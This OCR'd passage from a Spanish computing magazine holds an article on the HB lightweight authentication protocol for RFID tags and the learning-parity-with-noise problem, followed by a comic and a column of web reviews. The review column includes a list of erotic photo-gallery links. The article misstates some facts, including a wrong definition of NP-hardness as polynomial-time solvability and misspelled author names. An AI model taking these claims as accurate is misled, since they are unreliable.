
La memoria de las personas es limitada. El primer trabajo donde se cuantificó el límite de capacidad asociado con la memoria a corto plazo fue publicado por Millar en 1956 (The Magical Number Seven, Plus or Minus Two. The Psychological Review, 1956, vol. 63, pp. 81-97). De este estudio concluyó que una persona podía retener alrededor de siete elementos (piezas de información), independientemente de que estos elementos fueran dígitos, letras, palabras, etc. Sin embargo, posteriores estudios demostraron que la capacidad de retención dependía del tipo de información. Somos capaces de retener 7 dígitos, 6 letras y alrededor de 5 palabras. En el 2001, Cowan realizó otro estudio (The magical number 4 in short-term memory: A reconsideration of mental storage capacity. Behavioral and Brain Sciences, 24, 87-185), en el que concluyó que la memoria de trabajo está limitada a 4 elementos de información para adultos jóvenes, siendo esta capacidad inferior para niños y personas mayores. Independientemente del valor, 7 ó 4, ambos autores están de acuerdo en el rango de la capacidad de retención. Junto con la limitación de memoria, las per-

>>> Cuadro 1

Estándares: EPC Class-1 Generation-2, ISO/IEC 18000
Fuente de alimentación: Pasiva. La energía es obtenida de la señales enviadas por los lectores.
Capacidad de almacenamiento: Entre 32 bit y 1000 bit.
Circuitería: 250 – 4000 puertas lógicas equivalentes. Criptografía clásica (simétrica/ asimétrica) no puede ser soportada.
Distancia de lectura: Hasta 3 metros
Precio: Entre 0.05€ y 1€.







sonas también presentamos limitaciones en cuanto a la realización de cálculos, pudiendo únicamente realizar cálculos sencillos.

PARA QUE EL USO GENERALIZADO DE LAS TARJETAS RFID SEA UNA REALIDAD, SE TENDRÁN QUE RESOLVER CIERTOS PROBLEMAS DE SEGURIDAD.

Human Protocols o Protocolos Humanos

Llegados a este punto el lector se preguntará por qué hemos introducido el tema de las capacidades de memoria y realización de cálculos de las personas. Si volvemos a la sección de requisitos de seguridad, el lector se dará cuenta que las capacidades de cómputo y de almacenamiento de las etiquetas de bajo coste son muy similares a las que poseemos las personas. En otras palabras, la capacidad de almacenamiento de las etiquetas está limitada a cientos de bits (ej. 7 caracteres) y únicamente podrán realizarse cómputos sencillos. Teniendo en consideración estas dos limitaciones, en el año 2000, Hopper y Blum propusieron un nuevo protocolo de criptografía ligera, denominado HB por las iniciales de sus autores.

El problema de la paridad con ruido (LNP)

Imaginemos un protocolo de autenticación entre dos entidades (ej. lector y etiqueta RFID) muy sencillo. Estas dos entidades comparten un secreto "x", de



>>> **Listado 1**

```
Interacción 1:
A->B: c = (c0 c1 c2)
B->A: r = c · x = (c0 c1 c2)  · ( x0 x1 x2) = c0x0 + c1x1 + c2x2

Interacción 2:
A->B: c' = (c0' c1' c2')
B->A: r '= c'  · x = (c0' c1' c2')  · ( x0 x1 x2) = c0'x0 + c1'x1 +
c2'x2

Interacción 3:
A->B: c'' = (c0'' c1'' c2'')
B->A: r''= c''  · x = (c0'' c1'' c2'')  · ( x0 x1 x2) = c0''x0 +
c1''x1 + c2''x2
```

longitud n bits. El protocolo estará compuesto por los siguientes pasos:

1.La entidad A (ej. lector) enviará un reto a la entidad B (ej. etiqueta), consistiendo en un vector aleatorio binario "c" de n bits.


LAS CAPACIDADES DE CÓMPUTO Y DE ALMACENAMIENTO DE LAS ETIQUETAS DE BAJO COSTE SON MUY SIMILARES A LAS QUE POSEEMOS LAS PERSONAS

2.La entidad B calculará el producto escalar entre la clave y el reto r = c · x. Este valor será enviado a la entidad A.

3. La entidad A comprobará si el valor enviado por B es correcto. En caso de que el valor sea correcto, la entidad A autenticará la entidad B. En caso contrario, se generará un mensaje de error.

Aunque este protocolo nos puede parecer seguro, su seguridad es muy baja. Si un atacante escucha una única iteración (reto + respuesta) entre las dos entidades, éste no podrá obtener ninguna información. Sin embargo, si el atacante escucha "m" iteraciones, podrán ser obtenidos "m" bits del secreto compartido entre las dos entidades. Por tanto, si el número de iteraciones observado es mayor o igual que la longitud (n) del secreto compartido, éste podrá ser obtenido en su totalidad por el atacante.


Imagínese un ejemplo muy sencillo en el que n = 3, por tanto el secreto estará



Memoria a corto plazo. Experimento de distinción de tonos







Protocolo HB

compuesto de tres bits x0, x1, x2. El reto enviado por la entidad A también tendrá longitud 3, c0, c1, c2. Bajo estas condiciones, si el atacante escuchará 3 iteraciones entre la entidad A y la entidad B: (ver **Listado 1**)


Esto también puede verse como:

$$\begin{pmatrix} r \\ r' \\ r'' \end{pmatrix} = \begin{pmatrix} c0 & c1 & c2 \\ c0' & c1' & c2' \\ c0'' & c1'' & c2'' \end{pmatrix} \cdot \begin{pmatrix} x1 \\ x2 \\ x3 \end{pmatrix}$$

PARA CONSEGUIR QUE LA ENTIDAD B PROPORCIONE RESPUESTAS INCORRECTAS, SE AÑADE UN BIT DE RUIDO A LA RESPUESTA PROPORCIONADA POR ESTA ENTIDAD

Tenemos un sistema de 3 ecuaciones con 3 incógnitas, el cual podrá ser resuelto fácilmente mediante eliminación de Gauss o cualquier otro método. Por tanto el atacante podría obtener fácilmente el secreto compartido entre ambas entidades.

Con el objetivo de dificultarle la tarea al atacante, Hopper y Blum pensaron que la entidad B podría no siempre proporcionar respuestas correctas. Para conseguir que la entidad B proporcione respuestas incorrectas, se añade un bit de ruido a la respuesta proporcionada por esta entidad. Es decir, la respuesta proporcionada por la entidad B vendrá dada por la siguiente ecuación:



$$r = c \cdot x + \upsilon = \begin{cases} c \cdot x & \upsilon = 0 \\ c \cdot x + 1 & \upsilon = 1 \end{cases}$$

La probabilidad de introducción de rui-

>>> Enlaces

El número mágico 7: http://www.musanim.com/miller1956/
El número mágico 4: http://www.ai.rug.nl/~niels/publications/cowanBBS.pdf
Paralelismo entre las personas y los dispositivos pervasivos: http://saweis.net/pdfs/persec.pdf
RFID -Human Protocols: http://www.rsa.com/rsalabs/staff/bios/ajuels/publications/pdfs/lpn.pdf
Virus RFID: http://www.rfidvirus.org/

do está dada por la distribución de probabilidad de la variable "ν". Esta variable toma el valor 1 con probabilidad η (0, 1/2). La resolución del problema anterior se conoce como el problema de aprendizaje paridad con ruido (Learning Parity Problem - LNP).

El protocolo HB

Basándose en la idea de introducción de ruido, Hopper y Blum propusieron un nuevo protocolo. Este mismo protocolo fue adaptado por los investigadores Jules y Weis para las etiquetas RFID de bajo coste. Concretamente este último será el que presentaremos al lector. Al igual que antes es asumido que el lector y la etiqueta comparten un secreto "x" de n bits. Una iteración del protocolo estará compuesta por los siguientes pasos:

1.El lector enviará un reto a la etiqueta, consistiendo en un vector aleatorio binario "c" de n bits.

2.La entidad B computará el producto escalar entre la clave y el reto r = c · x. Estas operaciones se harán en aritmética modular, por lo que suma será equivalente a la realización de un OR-exclusivo (XOR). Para aquellos lectores que no estén familiarizados con las operaciones en aritmética modular, la operación OR-exclusivo devuelve un 0 cuando los dos operandos son iguales (00 ó 11), y devuelve un 1 cuando los dos operandos son distintos (01, 10). Una vez calculado el producto escalar, la etiqueta generará ruido de forma aleatoria, consistiendo en un valor de un bit, que tomará 0 ó 1. Una vez generado el ruido, se computará la operación XOR entre el resultado del producto escalar y el ruido. Finalmente este último valor calculado será enviado al lector.

3.El lector comprobará si el valor enviado por la etiqueta es correcto.



Debido a la introducción del ruido de forma aleatoria, es necesaria la ejecución de diferentes iteraciones del protocolo (paso 1-3) para poder autenticar a una etiqueta. Si el paso básico del protocolo es repetido "k" veces, la autenticación es correcta si el número de autenticaciones fallidas de la etiqueta es inferior a $k \cdot \eta$.

La introducción del ruido hace que un adversario que intente averiguar el secreto compartido "x" tenga que resolver el problema de paridad con ruido. Hopper y Blum demostraron que el protocolo HB es NP-resistente frente a ataques pasivos. Los ataques pasivos son aquellos en los que el atacante únicamente puede de observar el canal, escuchando los mensajes intercambiados entre el lector y la etiqueta pero sin posibilidad de alterarlos o introducir nuevos mensajes. A su vez un problema se dice que es NP-resistente, si el tiempo necesario para resolverlo es polinomial. Concretamente, la mejor aproximación para resolver el problema anterior fue propuesta Blum, Kalai y Wasserman (Noise-Tolerant Learning, the Parity Problem, and the Statistical Query Model. Journal of the ACM 50, 4 (July 2003), 506-519) los cuales fijaron el tiempo de cómputo en 2^{p}, siendo p igual a $\frac{n}{\log n}$.

La implementación del protocolo HB en hardware es muy sencilla. El computo del producto escalar "c · x" sólo requiere puertas lógicas AND y XOR y puede ser computado bit a bit. Por tanto, no hay necesidad de almacenar el reto "a" en memoria.

El bit de ruido puede ser fácilmente generado mediante ruido térmico, ruido de fondo, ruido de ruptura de un diodo, etc. Sólo se necesita un único bit en cada iteración.

Ana Luz Cortés Vara
Pedro Peris López



AÑO 9 (??? ¿YA?), NÚMERO 124

124

¡JUAS, JUAS, JUAS! ¡CON ESTA PÓCIMA PODRÉ DORMIR HASTA QUE ACABE LA PUÑETERA HUELGA DE GUIONISTAS!

SÍ HOMBRE, Y MIENTRAS TANTO ¿QUIÉN TE LIMPIA LOS SOBACOS Y LAS OREJAS?


CÓMO SOBREVIVIR A LA HUELGA DE LAS NARICES


(BUENO, MÁS O MENOS)

Freak Domain

Donde empieza la aventura

¿Qué puede haber más emocionante que aventurarse en la Red, a ver con qué se encuentra uno? Seguro que viene alguien y dice que la naturaleza, el amor y esas cosas, pero como quedan fuera de nuestro alcance, preferimos traeros unas cuantas reseñas. Porque lo que nos faltaba aquí era montar un consultorio sentimental, cosa que no queréis, verdad? ¿Verdad? ¿VERDAD?





http://www.engadget.com/2007/11/18/aibo-gets-another-shot-at-life-thanks-to-wiimotes/


El colmo del Wiimando

Ya, ya sabemos que es demasiado pronto para asombrarnos de los usos que la gente le está dando y le va a dar al Wiimando, porque nos queda para rato, pero es que es el colmo. Bueno, es el colmo, pero para el monísimo perro robot Aibo de Sony. Si ya de por sí pintan bastos para diversos departamentos del gigante de la electrónica, lo que le faltaba es que ya la gente le metiera las cosas de otras compañías para manejar las suyas. Y es que a este usuario se le ha ocurrido controlar su perrito Aibo con el mando de la consola Wii. Y tiene su gracia, desde luego, aunque a los de Sony poquita debe hacerles. Sea como fuere, nos quedan muchas más cosas que pueden hacerse con el mando de la consola blanca de Nintendo. A ver cuál es el próximo aparato que podemos controlar con este mando.

Como el haitiano de Héroes, oiga

Ojito al dispositivo de esta página. Tiene la propiedad de borrarlo todo, pero de verdad. Vamos, como un imán superpoderoso que te cagas (con perdón), pero en un pequeñito aparato, para borrar datos incómodos de nuestros discos duros. Por ejemplo, vamos a venderle un ordenador a un amigo que sabemos que es un listillo y va a mirar por todos los rincones a ver qué encuentra, y no nos quedamos conformes con haber formateado el disco duro. Pues nada, Drive eRazer que te crió y ni rastro de porno. Lo que no sabemos es cómo quedará la unidad despues de haberle pasado el cacharro. Ni queremos saberlo. No hace falta software para usarlo, ni siquiera tener el ordenador encendido. Por si no recordamos si borramos los datos de las cuentas bancarias y demás justo antes de entregar el disco duro, Drive eRazer puede ser la solución.

http://www.wiebetech.com/products/Drive_eRazer.php



El Gran Hermano te vigila, Sultán

http://www.aos.com/wnt/iSeePet_s/index360.htm

ISeePet360 es un modernísimo aparato multiusos para los amantes de los animales. Bueno, para esos amantes que son muy amantes, pero que no pueden pasarse todo el día dando muestras de su amor a sus mascotas. Porque hay gente que trabaja, no creáis. En fin. Esa gente que quiere estar pendiente de su mascota algunos minutos al día desde su lugar de trabajo y no sabían cómo hacerlo porque no habían llegado a dominar esos póderes pueden quedarse tranquilas. IseePet360 permite vigilar a nuestra mascota a través de su webcam (eso sí, si se está quietecita), y cuando veamos que es el momento de tenerla cerca, la llamaremos a través de su avisador instalado. Es más, podemos activar un modo que incluye para dar de comer cuando queramos a nuestra mascota. Menuda maravilla. A ver cuánto tardan en despedirnos por pasarnos el día mirando a Sultán en vez de estar trabajando.<



Vuelven... ¡Los fotoblogs!



Picantes, eróticos, sugerentes, siliconados, pero sobre todo, sexys. Sabíamos que queríais más fotos de señoritas enseñando cacho. De nada.


http://www.errotica-archives.com/updates/updates.php
http://ass.bodsforthemods.com/galleries/2007/12/alison_angel_lime_reen/index.php
http://www.yourlust.com/galleries/young-busty/0f5141/index.shtml
http://www.galleries.coolios.net/euroglamour/Sarah_on_sofa_by_European_Glamour_Girls/
http://www.savvy.com/savvy_girls/featured/theresa_correa_body_shots
http://www.doubleviking.com/international-babe-of-the-day-bar-refaeli-6611-p.html
http://www.bodyinmind.com/cgi-bin/Nikkala_Secret.cgi?vercode=15080:9804000000668375
http://www.chasingirls.com/v2/t1.php?nats=MTgzOjk6MQ,0,0,0,0
http://ass.bodsforthemods.com/galleries/2007/12/ftv_girls_lenka/index.php
http://ass.bodsforthemods.com/galleries/2007/12/kates_playground_in_lust/index.php
http://www.galleries.badgirlsblog.com/albums/sarahvandella/sarah_vandella_purple_dress.html

Al rico mod

Este mes sobran las palabras, solo valen las imágenes. Y es que, ¿cómo describir estas tres locuras que tenemos para vosotros? A ver si podéis definirlas, porque nos faltan vocablos. Bueno, lo intentaremos.

http://www.instructables.com/id/Blu-Ray-Laser-Phaser!/

¿Para qué puede servir un BluRay, además de para reproducir películas? Pues, según los locos de Instructables, para fabricar nuestro propio Phaser tipo Star Trek. ¡Excelsior! Ah, que no se decía eso...



http://www.hackaday.com/2007/07/21/game-boy-drum-machine/




La vieja Gameboy de toda la vida, convertida en una batería electrónica, gracias a un cartucho Flash de 1MB y un interfaz serie de 8bits. Muérete de envidia, Phil Collins.

http://www.acidmods.com/forum/index.php?topic=10480.0

¿No habíamos quedado en que lo que mola es tener una PSP más finita? Pues no parece cundir el ejemplo, porque menudo ejemplar de PSP con cámara y altavoces integrados se ha sacado de la manga este usuario. Eso sí, farda lo suyo.






COMPRAS

